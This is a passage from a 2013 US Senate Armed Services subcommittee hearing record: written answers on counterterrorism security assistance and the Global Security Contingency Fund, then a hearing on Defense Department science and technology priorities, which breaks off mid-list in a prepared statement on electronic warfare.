In addition to DOD's efforts to build Yemeni capacity to conduct counterterrorism operations, the DOD, in concert with our European and Jordanian partners, is providing advice to the Yemeni military as it reorganizes under a unified chain of command under President Hadi. A unified, professional Yemeni military will be more effective in the fight against AQAP, and it will contribute to greater political stability. The Department's advisory support for the reorganization began in May 2012 and is funded by a $643,560 FMF case.

Secretary CHOLLET. DOD works closely with the Yemeni Government to counter the terrorist threat posed by AQAP, the most active and dangerous affiliate of al Qaeda today. DOD also works with the Government of Somalia and the AMISOM to counter the terrorist threat posed by al Qaeda and al Qaeda-aligned elements of al-Shabaab. Our train, advise, and equip programs are one of the key reasons that we have been successful in countering al Qaeda in Yemen and Somalia. Section 1206 and section 1207(n) authority has been used to train and equip Yemeni forces engaged in driving AQAP from its safe haven in Yemen, and FMF has been instrumental in the reorganization of the Yemeni military. Section 1206 and section 1207(n) authority has been instrumental in giving AMISOM and regional forces the capabilities and effectiveness to drive al-Shabaab from Mogadishu, Merka, and other historical strongholds.

In fiscal year 2012, we provided $37.5 million in training and equipment under the section 1206 global train counterterrorism capacity-building authority and $75 million under section 1207(n), the transitional authority provided by the GSCF legislation made available to support Yemen Ministry of Interior (MOI) counterterrorism forces. Section 1206 programs provided equipment to increase the tactical effectiveness of Yemen SOF. Section 1207(n) programs provided equipment and training to enhance the ability of Yemen's MOI counterterrorism forces to conduct operations against AQAP.

In fiscal year 2012, the United States also provided $18.8 million in assistance under section 1206 to Uganda and Burundi for deployments in support of AMISOM. On April 10, 2013, DOD notified Congress of its intent to provide an additional $27.6 million in section 1206 support to Kenya and Uganda. The United States also provided $41.3 million in training and equipment under section 1207(n), made available to support East African countries, including Burundi, Djibouti, Kenya, and Uganda. The purpose of the fiscal year 2012 assistance is to improve the tactical effectiveness, operational reach, and survivability of these partner nation forces conducting counterterrorism operations either on their own or as part of AMISOM in Somalia. If executed, the fiscal year 2013 programs will improve operational and tactical intelligence, surveillance, and reconnaissance capabilities to support AMISOM's expansion out of Mogadishu.

In addition to DOD's efforts to build Yemeni capacity to conduct counterterrorism operations, the DOD, in concert with our European and Jordanian partners, is providing advice to the Yemeni military as it reorganizes under a unified chain of command under President Hadi. A unified, professional Yemeni military will be more effective in the fight against AQAP, and it will contribute to greater political stability. The Department's advisory support for the reorganization began in May 2012 and is funded by a $643,560 FMF case.

QUESTIONS SUBMITTED BY SENATOR DEB FISCHER

GLOBAL SECURITY CONTINGENCY FUND

24. Senator FISCHER. Admiral McRaven, Secretary Sheehan, and Secretary Chollet, 2 years ago, at the request of Secretary Clinton and Secretary Gates, Congress created the GSCF—a joint program between DOS and DOD to utilize security

assistance to address national priorities. However, I understand that since its creation, the GSCF has experienced issues, including a cumbersome implementation process and diverging priorities between DOS and DOD. Is the GSCF working as intended and if not, do you believe modifications should be made to the GSCF to get it back on track?

Admiral MCRAVEN. GSCF was not intended to be an authority to meet the peculiar requirements of SOF, so it is beyond the scope of my purview to opine as to whether it is working as intended. Since my testimony on April 9, I have had numerous meaningful engagements with colleagues throughout the DOS. Together, we are relooking the GSCF and attempting to identify broader authorities in that fund that will help meet SOF requirements. DOS has been very responsive and it is my hope that we can move forward together.

Mr. SHEEHAN. Standing up the GSCF has been challenging. This authority differs from others in the extent of joint planning and shared responsibility for both funding and execution. We have had to develop processes and procedures to plan, notify, and execute the programs, as well as addressing the logistics of transferring funds into GSCF.

The GSCF is a new model for interagency collaboration that requires developing new processes. We recognize that it takes time to establish and operationalize new funding structures between two agencies with different legal authorities and funds management processes and procedures. DOD and DOS have made much progress on these and other GSCF issues. DOD remains committed to GSCF as an integrated tool to address foreign policy and national security interests.

Mr. CHOLLET. From a regional perspective, GSCF's objective—to provide the legal authority for DOD and DOS to implement policy that enhances strategic effects with partner nations on emergent needs—is laudable. The first year has been challenging, but many of the difficulties are due to divergent views between the Departments' respective authorizing and appropriating committees on how this new authority should be implemented.

As an OSD regional bureau, we jointly chair, with the DOS's regional bureaus, the Policy Steering Group to ensure that GSCF projects are coordinated with the relevant interagency partners. DOD and DOS agree on priority projects. Challenges largely relate to implementation, as no other authority requires the same extent of joint planning and shared responsibility on funding and execution.

The GSCF is a new model for interagency collaboration that requires new processes, which are still being created and validated. As we complete staffing and notification of the first set of GSCF proposals, we assess that clarifying the meaning of the terms "training," "mentoring," and "advising" will allow for a more streamlined approval process going forward.

DOD remains committed to the GSCF as a tool to address foreign policy and national security interests. We welcome your continued support and oversight as we move forward.

25. Senator FISCHER. Admiral McRaven, Secretary Sheehan, and Secretary Chollet, in what ways should the authority be revised to make it more manageable and effective?

Admiral MCRAVEN. Since my testimony on April 9, I have had numerous meaningful engagements with colleagues throughout DOS. Together, we are relooking the GSCF and attempting to identify broader authorities in that fund that will help meet SOF requirements. DOS has been very responsive and it is my hope that we can move forward together.

In partnership with DOS, we would like to enhance GSCF flexibility in order to shift funding within and between cases. As circumstances change, and efficiencies are found during case implementation, such flexibility to move funds will be critical to successful outcomes.

Mr. SHEEHAN. DOD formally submitted a legislative proposal to streamlining congressional notification requirements and allow DOD funds to be transferred from all operation and maintenance accounts for GSCF programs.

DOD recommends a single congressional notification per project that covers transfer of funds into the GSCF account and intent to implement activities using those funds. The current requirement of notifying congressional committees of funds transfer, and separately of the intent to initiate activities, is duplicative. The combined notification would contain detailed information (e.g., name of country, source of funds, justification, implementation plan with milestones, budget, timeline, completion date). It would also fulfill the requirements in section 8004 of the DOS, Foreign Operations, and Related Programs Appropriations Act, 2012; section 8069 of the DOD Appropriations Act, 2012; and section 8068 of the DOD Appropriations Act, 2013.

Additionally, DOD would like to expand the source of transferred funds to the broader Operation and Maintenance account to allow the Secretary of Defense more latitude to prioritize amongst competing budget requirements.

Mr. CHOLLET. From a regional perspective, International Security Affairs supports a legislative proposal that aims to make the GSCF more effective by streamlining congressional notification requirements, and allowing DOD funds to be transferred from any Operation and Maintenance account, not just the Defense-wide account. DOD would like to expand the source of transferred funds to the broader Operation and Maintenance account to allow the Secretary of Defense more latitude to prioritize among competing budget requirements.

26. Senator FISCHER. Admiral McRaven, Secretary Sheehan, and Secretary Chollet, do you believe the fiscal year 2014 budget request of $75 million for the GSCF will be sufficient to meet DOD plans?

Admiral MCRAVEN. I will defer that answer to Secretary Sheehan, as the SOF carve-out is not expected to repeat in 2014.

Mr. SHEEHAN. It is too early to tell whether our $75 million request for GSCF will be sufficient to cover DOD's share of the fiscal year 2014 GSCF projects. The amount requested is comparable to the amount transferred in fiscal year 2012 and projected to be transferred in fiscal year 2013 to complete the first six GSCF projects.

Mr. CHOLLET. It is too early to tell whether the $75 million request for GSCF will be sufficient to cover DOD's share of the fiscal year 2014 GSCF projects. From a regional perspective, there will likely be no shortage of proposals competing for the allocated GSCF funds based on emerging security challenges.

27. Senator FISCHER. Admiral McRaven, Secretary Sheehan, and Secretary Chollet, will DOD continue its policy of including a SOF carve-out in the GSCF, and if so, what level of funding do you plan to allocate to the SOF carve-out?

Admiral MCRAVEN. SOCOM has been told that the SOF carve-out was a single year experiment and will not be repeated in 2014. We will assess the results of the 2013 carve-out to drive our approach beyond 2014.

Mr. SHEEHAN. The SOF carve-out projects are the result a decision by both Departments' senior leadership to explore the suitability of the GSCF authority to address a set of small-scale, operationally-driven requirements to meet SOF capacity-building needs. This allows for important capacity-building tools, such as advising and mentoring and small-scale construction critical to SOF-to-SOF engagement, that complement or otherwise facilitate effective employment of the larger-scale training or equipment delivered.

The statutory requirement for joint approval of both country designations and assistance plans by both the Secretaries of Defense and State, when combined with a lack of dedicated appropriation, effectively narrows the Departments' focus to projects that are national-level priorities that sufficiently justify the transfer of funds away from other accounts.

Mr. CHOLLET. International Security Affairs is not responsible for allocating SOF carve-out funding, but is supportive of the requests that have been submitted to date by SOCOM and the Office of the Under Secretary of Defense for Policy for countries in ISA's area of responsibility.

SECURITY ASSISTANCE AUTHORITIES

28. Senator FISCHER. Secretary Sheehan, in your testimony, you referenced "legislative proposal 171." Can you describe this proposal?

Mr. SHEEHAN. My testimony was intended to highlight a set of security sector assistance requirements that current authorities may not adequately address. For example, SOF should have the ability to build a network of capable, willing SOF partners able to respond to near-term contingencies and share the burden of global responsibility to address an array of security challenges. This would enable persistent engagement with foreign SOF and prioritized SOF-to-SOF engagement with our foreign partners. The global security environment demands a flexible, agile security assistance authority that can be both proactive and reactive. Likewise, the ability to work by, with, and through partners with greater placement and access is crucial to preventing crises and responding to near-term contingencies. In the immediate future, we are working closely with the DOS to identify ways to satisfy some of these requirements.

29. Senator FISCHER. Secretary Sheehan, has this proposal been shared with DOS, and if so, what changes has DOS requested be made to your proposal?

Mr. SHEEHAN. We consult with our colleagues in the DOS in a range of circumstances to develop future proposals that would establish essential capacity-building tools to respond to near-term contingencies and foster critical SOF-to-SOF relationships to address a range of national security challenges; and identify ways to satisfy some of these requirements through existing programs and within existing authorities.

30. Senator FISCHER. Admiral McRaven and Secretary Sheehan, both of you testified on the importance of being able to provide security assistance in a rapid and responsive manner. What impact does a lengthy approval process impose on the efficacy of security assistance missions?

Admiral MCRAVEN. In short, we're unable to react to the changing conditions and/or take advantage of opportunities as they present themselves.

Persistent instability can most effectively be countered by maintaining a persistent presence that anticipates and mitigates volatile situations, but can also respond should a crisis occur. A streamlined and expedited process to enable GSCF-type missions is critical to address emerging security threats in a dynamic and complex strategic environment, and ultimately serves to prevent larger military operations of a reactive nature.

Mr. SHEEHAN. The authorities Congress provided since September 11, 2001, (e.g., section 1206, section 1207), have been instrumental in our fight against al Qaeda. These authorities, however, do not necessarily provide DOD with the full complement of tools required to rapidly respond to evolving terrorist threats and instability challenges that we will face for the foreseeable future. Contracting and procurement challenges, and our general inability to work with Non-Ministry of Defense partners, continue to hinder our responsiveness. More agile, flexible authorities would also allow us to exploit fleeting opportunities to provide assistance to our partners.

[Whereupon, at 3:22 p.m., the subcommittee adjourned.]

DEPARTMENT OF DEFENSE AUTHORIZATION FOR APPROPRIATIONS FOR FISCAL YEAR 2014 AND THE FUTURE YEARS DEFENSE PROGRAM

THURSDAY, APRIL 18, 2013

U.S. SENATE,
SUBCOMMITTEE ON EMERGING
THREATS AND CAPABILITIES,
COMMITTEE ON ARMED SERVICES,
Washington, DC.

THE ROLE OF THE DEPARTMENT OF DEFENSE SCIENCE AND TECHNOLOGY ENTERPRISE FOR INNOVATION AND AFFORDABILITY

The subcommittee met, pursuant to notice, at 2:30 p.m. in room SR–232A, Russell Senate Office Building, Senator Kay R. Hagan (chairman of the subcommittee) presiding.

Committee members present: Senators Hagan and Fischer.

Majority staff members present: Richard W. Fieldhouse, professional staff member; and Robie I. Samanta Roy, professional staff member.

Minority staff members present: Thomas W. Goffus, professional staff member; and Anthony J. Lazarski, professional staff member.

Staff assistants present: Jennifer R. Knowles and Kathleen A. Kulenkampff.

Committee members' assistants present: Jeff Fatora, assistant to Senator Nelson; Christopher Cannon, assistant to Senator Hagan; and Peter Schirtzinger, assistant to Senator Fischer.

OPENING STATEMENT OF SENATOR KAY R. HAGAN, CHAIRMAN

Senator HAGAN. We will bring to order the Emerging Threats and Capabilities Subcommittee.

Good afternoon. We meet today to receive testimony on the health and status of the Department of Defense (DOD) science and technology (S&T) enterprise and its contributions to developing innovative and affordable systems for the warfighter. This hearing will delve deeper into some of the important topics that we touched upon last year in our hearing on the health and status of the DOD laboratory enterprise.

Despite the significant budgetary pressures we are facing today, DOD should be given credit for trying to preserve, as much as possible, the investments in S&T. Nevertheless, these budgetary pres-

sures, along with the pending drawdown of our forces in combat overseas and the associated decrease in rapid fielding requirements and the new defense strategic guidance, all are forcing the S&T community to reevaluate the priorities.

Two key areas of significant concern to me are the Department's ability to recruit and retain the best and brightest for its S&T workforce—and I know I have spoken to some of you about this—especially daunting when you look at the sequestration environment that we are in today, and the timeliness and affordability of the new weapons systems.

In order to address and understand some of these complex issues and DOD's approach to them, we are pleased to have five expert witnesses with us today. Mr. Alan R. Shaffer is the Acting Assistant Secretary of Defense for Research and Engineering (R&E). I understand that is the second time for an extended period of time over the last 10 years, so thank you.

Dr. Arati Prabhakar is the Director of Defense Advanced Research Projects Agency, better known as DARPA. I understand this too is your second time serving at DARPA, the first as a program manager and the founding director of DARPA's Microelectronics Technology Office.

Ms. Mary J. Miller is the Deputy Assistant Secretary of the Army for Research and Technology, also in this position for the second time.

Ms. Mary E. Lacey is the Deputy Assistant Secretary of the Navy for Research, Development, Test and Evaluation (RDT&E). As I said, welcome back. You are the only witness on this panel to date who was at the hearing that we had last year.

Dr. David E. Walker is the Deputy Assistant Secretary of the Air Force for Science, Technology, and Engineering.

I thank all of you today for your service in the cause for our national security. We look forward to your testimony. In order for us to have adequate time to discuss a broad range of topics—and especially with five witnesses also—I ask that you keep your opening remarks to, hopefully, 2 minutes. We are going to include your full written statements in the hearing record.

Before we hear from our panel, I want to turn to my good friend, colleague, and ranking member, Senator Fischer, for any opening remarks she would care to make. Thank you.

STATEMENT OF SENATOR DEB FISCHER

Senator FISCHER. Thank you, Madam Chairman, and thank you all for being here today. I truly appreciate your taking the time to come here and go through this briefing with us and have a conversation about the important issues before us.

I appreciate the innovative structures our military employs to conduct cutting-edge research. In my State, the University of Nebraska has partnered with the U.S. Strategic Command to advance its mission to protect the United States from an attack by weapons of mass destruction. General Kehler has noted the clear value of this partnership.

As we prioritize our scarce defense resources, it is critical that we continue to invest in advanced research and potentially game-changing technologies. The American military is the most advanced

and effective fighting force in the world. We must sustain our investment in the next generation of technologies to maintain our technological superiority and stay ahead of these developing threats.

Of course, these investments must be made wisely. I am eager to hear from our witnesses on the steps they are taking to scrutinize their investments and, in particular, improve coordination and eliminate duplicative research.

The current fiscal environment also demands that defense funds be devoted toward warfighting missions and capabilities. Past years may have permitted the support of research that had only marginal benefit to DOD, but I believe it is critical that DOD's S&T funding have a strong and clear benefit to its core mission: fighting and winning wars. DOD simply cannot afford to foot the bill for projects that are more relevant to other departments and agencies.

This subcommittee has its work cut out for it. Shedding nonwarfighting research while protecting investments that could unlock the next generation of battlefield technology will be a complex and difficult task. We need the help of these witnesses to thread that needle.

So, thank you so much for being here.

Thank you, Madam Chairman.

Senator HAGAN. Thank you, Ranking Member Fischer.

What I would like to do is—I have had two charts handed out and I just want everybody to look. My first question actually relates to these talks. Oh, I am sorry. I apologize. I am ready for these questions and I am already omitting your opening statements. [Laughter.]

We will pull back on that. I know, I like my charts. [Laughter.]

So, Dr. Shaffer, if you would start first, please.

STATEMENT OF MR. ALAN R. SHAFFER, ACTING ASSISTANT SECRETARY OF DEFENSE FOR RESEARCH AND ENGINEERING

Mr. SHAFFER. Chairman Hagan, Ranking Member Fischer, I am pleased to represent the scientists and engineers of DOD, a group that conceives, develops, and matures systems early in the acquisition process. They work with multiple partners to provide the unmatched operational advantage employed by our Services' men and women.

By the way, we like the charts also. [Laughter.]

As we wind down in Afghanistan, the national security and budget environments are changing. We are heading into uncertainty. The fiscal year 2014 President's budget request for S&T is $12 billion, a nominal increase from 2013's $11.9 billion.

However, it is not possible to discuss the budget without addressing the impact of the sequester, which takes 9 percent from every single program in RDT&E. This reduction will delay or terminate some efforts. We will reduce awards. For instance, we will reduce university grants by roughly $200 million this year alone and potentially reduce the number of new Science, Mathematics, and Research for Transformation (SMART) scholarship for service program awardees this year to zero. Because of the way the sequester was implemented, we will be very limited in hiring new scientists

this year and for the coming several years. Each of these actions will have a negative long-term impact to DOD and to national security.

The President and the Secretary of Defense depend upon us to make key contributions to the defense of our Nation. S&T should do three things for national security. First, we should mitigate the current and emerging threats facing our Armed Forces and Nation. Second, we should build affordability and affordably enable our current and future weapons systems to operate. Third, we should develop technology surprise to prevent potential adversaries from threatening us. My written testimony highlights specific programs in each of these areas.

In summary, DOD's R&E program is faced with the same challenges as the rest of DOD and the Nation. But our people are performing.

We appreciate the support of Congress to let us continue to meet the national security needs of DOD and the Nation. Thank you.

[The prepared statement of Mr. Shaffer follows:]

PREPARED STATEMENT BY MR. ALAN R. SHAFFER

Madam Chairman, Ranking Member Fischer, members of the subcommittee, I am pleased to be here today on behalf of the scientists and engineers in the Department of Defense laboratories, as well as the professional systems engineers and developmental test and evaluation personnel who work to conceive, develop, and mature systems early in the acquisition process. There are over 100,000 scientists and engineers performing these functions. These professionals have worked together, along with our partners in industry, academia, other governmental agencies, and allied partners to develop the capabilities and systems that have provided the unmatched operational advantage employed by the men and women of our Army, Navy, Air Force, and Marines, as well as other deployed U.S. and allied personnel.

I also represent the Office of the Assistant Secretary of Defense for Research and Engineering (ASD(R&E)). Within the Office of the Secretary of Defense (OSD), ASD(R&E) is responsible for oversight of Department-wide activity from concept to early acquisition. Our Science and Technology (S&T) portfolio includes Basic Research, Applied Research, and Advanced Technology Development. The Research and Engineering (R&E) portfolio includes these budget activities as well as Advanced Component Development and Prototypes (ACD&P). ACD&P covers the technology transition from laboratory to operational use, and investment for prototyping which includes systems engineering and early developmental test and evaluation. Taken as a whole, these functions define the technical boundaries and possibilities of programs early in the Department's acquisition process.

When we step back and look at the capabilities developed and delivered by the Department of Defense research and engineering programs during the wars in Iraq and Afghanistan, I would contend that the Nation has received a good return on investment. I will cite three examples of capabilities developed during the past decade that were developed and fielded from our ASD(R&E) programs.

- Foreign Comparative Test program identified and tested the first Mine Resistant Ambush Protected vehicle systems, vehicles that provide dramatically greater underbody protection for passengers.
- Quick Reaction Fund developed the Persistent Threat Detection System (PTDS) and Persistent Ground Surveillance System (PGSS) both of which are tethered aerostat systems that provide constant surveillance around our forward operating bases.
- Rapid Reaction Fund developed and produced the Jungle Advanced Under Dense Vegetation Imaging Technology (JAUDIT), a laser radar system that can map very high resolution topography and identify objects under canopy. The JAUDIT system transitioned to a major acquisition program of record in the Army; renamed Tactical Operational LIDAR (TACOP). As a next generation improvement to JAUDIT, TACOP is deployed operationally in Afghanistan today.

The Defense Advanced Research Projects Agency (DARPA) and the Services have also developed and fielded a myriad of capabilities for our warfighters. For instance:

- DARPA created and fielded a wide range of highly effective tools including the High Altitude LIDAR Operational Experiment (HALOE), a sensor that delivered three-dimensional views of the battle space to operational and intelligence users, and the Vehicle and Dismount Exploitation Radar (VADER), a radar pod that aided in the tracking of threat vehicles and adversary dismounted personnel.
- The Marine Corps Program Manager for Expeditionary Power deployed the Ground Renewable Expeditionary Energy System (GREENS), a portable hybrid photovoltaic/battery power system that contains stackable 1600-watt solar arrays and rechargeable batteries combined to provide 300 watts of continuous electricity while in remote locations—reducing the need for fuel resupply.
- The Air Force S&T program delivered Blue Devil Block 1, an intelligence, surveillance, and reconnaissance (ISR) asset. Blue Devil began as a response to satisfy multiple Joint Urgent Operational Needs (JUONs) and was delivered to theater in less than 280 days. It is the only ISR asset that integrates both wide and narrow field-of-view high definition day and night sensors. These technologies provide near-real-time information to troops while simultaneously providing forensic information to analysts. The Blue Devil ISR platform has now flown thousands of sorties and saved countless American, coalition, and civilian lives in Afghanistan.
- The Army's Clinical and Rehabilitative Medicine Research Program (CRMRP) made great strides in wound repair and organ/tissue regeneration. To date, ten hand transplants have been performed on six patients. CRMRP currently has burn repair technologies in clinical trials with industry partners to meet military needs.

These examples are only a few of the technologies we provide to the forces deployed in theater. These technologies have given our military unprecedented protection and situational awareness to address the counter-insurgency first we face today. The research and engineering community has performed remarkably to provide new and focused capabilities to our warfighter over the past decade and will continue to provide them into the future.

CHANGES IN SECURITY LANDSCAPE

Over the past decade, the Nation and Department have been at war. The Department is now entering a new strategic period and the budget reflects changes in our mission. The strategic situation was well summarized by President Obama in the forward to the Defense Strategy "Sustaining Global Leadership: Priorities for 21st Century Defense." On January 3, 2012, President Obama said in the forward to the strategy:

> "As we end today's wars and reshape our Armed Forces, we will ensure that our military is agile, flexible, and ready for the full range of contingencies. In particular, we will continue to invest in the capabilities critical to future success, including intelligence, surveillance, and reconnaissance; counterterrorism; countering weapons of mass destruction; operating in anti-access environments; and prevailing in all domains, including cyber."

On March 15, 2013, Secretary Hagel directed senior leaders to conduct a review to examine the choices that underlie the Department of Defense's strategy, force posture, investments, and institutional management. While Secretary Hagel has directed this review, the "Sustaining Global Leadership" document drove the development of the fiscal year 2014 President's budget request just transmitted to Congress. The current budget challenges are forcing a review of the strategy but the S&T investment is crafted to address the still valid strategic challenges.

Secretary Hagel addressed the National Defense University on April 3, 2013. In this address, he highlighted the need to invest in technology during periods of austerity. He said:

> "As the military grappled with incredible challenges to morale and readiness after Vietnam it also made the transition to an All-Volunteer Force and protected key investments in technologies like stealth, precision weapons, and platforms like the F–16 and Abrams tank. Even during the 1990s procurement holiday, we invested in satellite guidance and networking systems, as well as remotely piloted aircraft that have been game-changers during the last decade of war. The goal of the senior leadership of this Department today is to learn from the miscalculations and mistakes of the past drawdowns, and make the right decisions that will sustain our mili-

tary strength, advance our strategic interests, and protect our Nation well into the future."

While the future budget situation is uncertain, the emerging national security challenges are stressing the Department in ways that we have not seen in a number of years. These current challenges need to be dealt with, in spite of a declining budget. I will cite five emerging security challenges that the United States and our allies be prepared to address. They are:

- The instability in Syria, a state with weapons of mass destruction that could fall out of state control;
- The continued development by North Korea of its nuclear weapons and missile programs;
- The emergence of very sophisticated "anti-access, area-denial" capabilities in a number of nations that could prevent the freedom of movement and access of the United States and our allies;
- The emergence of sophisticated cyber exploitation and attack; and
- The existence and increase in sophistication of advanced electronic attack capabilities of some of our adversaries.

While there are other emerging security challenges, each of the five challenges listed have strong technical challenges that should be addressed by the entire S&T enterprise.

SCIENCE AND TECHNOLOGY OBJECTIVES

The guidance is clear; the President and the Secretary of Defense depend on the S&T community to make key contributions to the defense of our Nation. Those contributions can be summarized in the following three objectives:

1. Mitigate new and emerging capabilities that could degrade U.S. (and allied) capabilities
2. Affordably enable new or extended capabilities in existing military systems
3. Develop technology surprise through science and engineering applications to military problems

Each of these three objectives is important and is listed in order of priority. Collectively, the Services and Defense Agencies work together to address each of these objectives. The first objective is aligned with defense of the homeland. The second objective addressees DOD's need to make every system we own and buy more affordable. The final objective, after we ensure the defense of the homeland and the affordability of our current and future systems, is to develop new concepts and technologies that create technology surprise. Pursuing these objectives form the basis of a new strategy in response to the evolving security situation.

On April 19, 2011, then Secretary of Defense Gates approved seven S&T priority areas. These priorities are still valid, and support our emerging strategy. While each priority has elements for all of these objectives, three of the seven S&T priorities most strongly support mitigating emerging threats—Cyber, Electronic Warfare (EW), and Countering Weapons of Mass Destruction (C–WMD). One of the priorities, Engineered Resilient Systems (ERS), is directly aligned with affordability, and the final three focus on developing technology surprise—Autonomy, Data to Decisions, and Human Systems.

A key element of the S&T Defense enterprise are the Priority Steering Councils (PSCs) which are groups of Senior Executive Service members from each of the Services and Defense agencies with investments in a technical area who work together to develop an integrated plan for their areas. Each of the seven S&T priorities has a PSC. We will describe the groups in more detail later, but these PSCs are integrating programs in technical areas across the enterprise.

A final element of the emerging strategy is to develop a better integrated R&E program across the entire Department. The job of OSD is to coordinate, integrate, and if possible, optimize the total Department-wide program. The components do a good job developing Service-unique systems. We want OSD to focus on the technical areas where multiple components have a substantial investment and provide coordination, integration and if possible, optimization across the Department. These technical areas align with areas no one owns but everyone uses. This includes space, cyber space, the electromagnetic spectrum, communications, and other specialty areas like materials science.

Objective 1: Mitigation of Emerging Threat

For a number of reasons, we are seeing an increase in the type and complexity of foreign systems and capabilities that could threaten the Department's ability to perform its missions. Examples of the new threats include, but are not limited to,

cyber threats, advanced electronic warfare systems, counter-satellite systems, and proliferating short- and medium-range ballistic and cruise missiles. In addition, old threats, such as weapons of mass destruction (WMD), become more acute when tied to extremist terrorist groups. The R&E community must deal with all of these emerging threats. Many of the specific emerging concepts are classified, but we can make some general comments on how the Department is addressing the challenges. We will address several areas.

(a) Cyber

The National Cybersecurity Coordinator, Michael Daniel, explained,

> "The government's senior-most civilian, military, and intelligence professionals all agree that inadequate cybersecurity within this critical infrastructure poses a grave threat to the security of the United States. Most recently, we have seen an increased interest in targeting public and private critical infrastructure systems by actors who seek to threaten our national and economic security."

In 2011, we established the Cyber PSC to focus the Department's investment. The Cyber team is led by the Technical Director of the Air Force Research Laboratory in Rome, New York with representatives from the Naval Research Laboratory, U.S. Army Communications-Electronics Research, Development, and Engineering Center, the National Security Agency, and OASD(R&E). This PSC is attempting to integrate the investments of all three Services, DARPA, and others into an integrated program. Across the Department, we estimate the investment in Cyber related S&T to be roughly $500 million in fiscal year 2014.

The PSC has focused Cyber S&T investments into six areas:

- Foundations of Trust - Establishing foundational authentication, confidentiality, identity, attribution, and authorization services that support secure DOD operational use of cyberspace.
- Cyber Resilience - Having the ability to absorb damage and ensure continuity information technology in support of mission operations even in the face of successful and widespread cyber-attacks.
- Cyber Agility - Ensuring that systems can adapt and maneuver very rapidly in their configurations or location. By being a moving target in cyberspace, agile operations make successful attacks from our adversaries much more difficult.
- Assuring Effective Missions - Allowing commanders, decisionmakers, and operators to evaluate options, tradeoffs, and outcomes to enable the orchestration of cyber elements in support of kinetic and cyber missions.
- Cyber Modeling and Simulation - Developing M&S capabilities that are able to simulate the cyber environment in which the DOD operates and enables a more robust measurement, assessment and validation of cyber technologies.
- Embedded, Mobile, and Tactical - Focusing on unique cyber security challenges of the Department's weapons platforms and systems beyond wired networking and standard computing platforms.

I also want to highlight efforts that we are using to accelerate cyber as a science. The Cyber Measurement Campaign invests to develop new analytical methodologies, models, and experimental data sets to establish metrics to measure a system's state of security. Massachusetts Institute of Technology Lincoln Labs (MIT–LL) is the ASD(R&E) designated study lead for this cross-federally funded research and development center collaborative effort to start the campaign, determine its direction, and perform initial experiments in the areas of resiliency (Phase 1) and moving target technologies (Phase 2). Phase 1 goals were to demonstrate experiments to measure and quantify resiliency with mature research prototypes. Phase 2 is focused on moving target technologies, and will be evaluated during this year's Terminal Fury exercise at U.S. Pacific Command (PACOM).

(b) Space

As with Cyber, the last 5–10 years could be described as an era when the United States space constellation has become more vulnerable. Electronic jammers present challenges for U.S. global positioning, and communications satellites. Both the United States and China have demonstrated missiles against low-earth orbiting satellites. Other threat capabilities have left the U.S. in a position where we must better protect our space capabilities. Again, there are no easy answers to deliver capability, so we need S&T. In fiscal year 2014, the Department plans to invest approximately $550 million in Space S&T. While not all encompassing, our preliminary analysis shows three areas do need attention: precision navigation and timing

(PNT), enhanced communications, and space resiliency. The first two are areas where, with S&T, the United States can reduce dependence on our current space architecture; the third area will begin the process of providing a new architecture.

1. Enhancement of Precision Navigation and Timing

The first area of engagement by the Department includes numerous activities to enhance the robustness of PNT. Currently, PNT capabilities are delivered primarily through the Global Positioning System (GPS), a system vital to numerous missions, ranging from conducting precision guided weapon strikes to synchronizing our communications networks. In an anti-access/area (A2/AD) denial scenario, it is reasonable to assume an adversary will seek to degrade or deny our use of GPS. The GPS program of record is pursuing modernization to further improve the anti-jamming and secure access of the military GPS signals. These vital efforts must continue.

At the same time, the DOD S&T program is providing alternate means to provide PNT for our forces. For example, cross-Service efforts are in progress to develop next generation Inertial Measurement Units to reduce their inherent drift thereby increasing operational time and effectiveness in a GPS-denied environment. Army labs are pursing efforts in relative navigation that will enable a combat team to determine their position even if only one element of a team knows its actual position. DARPA and the Navy are leading efforts to reduce the size of atomic clocks to bring GPS-quality precision timing into smaller systems. Additionally, we've reinvigorated efforts using non-GPS external references like ground/terrain features, RF signals, and stars—each excelling for certain applications. These near- and far-term efforts are not intended to replace GPS. Instead they will provide robustness in environments where GPS-based capabilities are being degraded or denied either by environmental factors or adversary action.

2. Enhancement of Military Communications

Military operations depend on voice and data communications networks that have robust reliability that exceeds most civil communication infrastructures. Unfortunately, much like PNT, sophisticated adversaries could degrade our space-based communication networks. The S&T community is working to provide other options for secure communications to our operational forces. Robust, cyber-protected and adaptable networks are needed in all domains, as high-priority traffic travels in surface, air and space layers to achieve reliable connectivity.

To better understand assured communications, we have matured or initiated several efforts, including:

- The Battlefield Airborne Communications Network (BACN); is a Rapid Reaction Fund effort that has turned into an enduring podded capability to augment satellite communication, fielded in Afghanistan and headed to Pacific Command.
- The SpiderNet/Spectral Warrior program to enable spectrum awareness by network operators while we continue to assess the resiliency and control of space communications assets aimed at offering increased survivability and effective reactions within A2/AD conditions.

We are conducting a series of reviews with the Services to examine the need for alternative means, such as hosted payloads, new orbits, and layering of communications pathways across air and ground domains. One capability included in the fiscal year 2014 budget is the Asymmetric Broadband Command & Control (ABC2) demonstration, an Iridium-based 'leave-behind' prototype that should assist in portable polar coverage in areas that traditionally experience sporadic and unreliable communications.

3. Enhancement of Space Launch Responsiveness

Finally, our current space architecture is comprised mainly of large satellites that may be vulnerable as some nations have demonstrated the capability to shoot them down. Again the S&T program should provide options. Recent technology developments, such as high resolution, small imaging focal planes, micro-inertial control systems, miniaturized thrusters and software programmable telecommunications, provide opportunities for DOD to employ low-cost, small satellites, ranging in the 10s to 100s of kilograms. When coupled with low cost launch systems this could enable an entirely new space architecture.

We have invested in two Joint Capabilities Technology Demonstrations (JCTDs) to examine these concepts. The Soldier-Warfighter Operationally Responsive Deployer for Space (SWORDS) JCTD provides a low cost, quick and predictable launch system for the Combatant Commanders and is capable of responding to urgent requests for augmentation of imagery or communications support. The Kestrel Eye JCTD provides the capability to deploy multiple imaging satellites to provide near-real-time situational awareness to the ground component warfighter. The

major benefit of Kestrel Eye is the ability of the satellite to be tasked directly by the lowest echelons of command. This benefit is achievable since the satellite is expected to have a low per-unit cost (<$1.5 million) in production. With this low cost, sufficient numbers of satellites could be made and deployed to provide assured access, on-demand to the warfighter. Coupled together, these two JCTDs provide a glimpse of the future of affordable responsive space.

While constellations of small satellites cannot completely replace our need for the main-line Defense and Intelligence spacecraft, our ability to rapidly launch and, if necessary, quickly replenish constellations of small satellites to maintain essential warfighting capabilities could deter potential adversaries.

(c) Electronic Warfare/Electronic Protection

The third emergent threat area is electronic warfare (EW) and electronic protection (EP). Simply put, the convergent maturation of multiple technologies has resulted in significantly new EW capabilities. The technologies include:

- Digital electronics
